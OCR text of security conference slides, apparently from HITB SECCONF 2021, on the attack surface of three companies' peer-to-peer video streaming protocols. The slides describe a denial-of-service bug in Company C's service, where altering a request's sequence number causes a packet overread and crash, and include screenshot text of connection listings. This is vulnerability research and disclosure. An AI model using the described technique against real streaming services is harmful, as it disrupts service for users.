
# Attack Surface






HITB SECCONF
AMSTERDAM - 2021

# Attack Surface






HITB SECCONF
AMSTERDAM - 2021


# Mutating Req. Data


| Platform | Company A | Company B | Company C |
|---|---|---|---|
| Contents | ◦ No request data<br>◦ Just send data to client in tree-based grid | ◦ In the initial connection process, the sequence number was transmitted to find the requested data.<br>◦ However, this is part of the initial connection process, which leads to disconnection unless it is a sequence within a certain interval. | ◦ A receiver sends a 0x1b byte to sender for video data<br>◦ The requested data includes the Seq Num of the video data<br>◦ The sender parses the header of the request data and transmits the video data corresponding to the sequence number |
| Vuln. | Undiscovered | Undiscovered | ◦ Denial of Service |
| At | - | - | ◦ Windows Web Browser |

Index Access based on Request
Peer-to-Peer communication


# Company C

Denial of Service





- ✓ It reads Seq Num field by number of Request data.
- ✓ By altering the Seq Num field, It overreads packet.
- ✓ Process is terminated but not processed properly, if outside the actual packet range.


sports.news.naver.com/tv/index.nhn?category=etc&gameId=20201214HDB3
LIVE
TALK
Windows PowerShell
Windows PowerShell
TCP 192.168.0.3:2748 192.168.0.7:5489 ESTABLISHED 15244
TCP 192.168.0.3:5489 192.168.0.7:13800 ESTABLISHED 15244
Spent Time : 10 min 37 sec
TCP 192.168.0.3:5489 192.168.0.7:13800 ESTABLISHED 15244
SAMSUNG


# Attack Surface






HITB SECCONF
AMSTERDAM - 2021

# Attack Surface






HITB SECCONF
AMSTERDAM - 2021

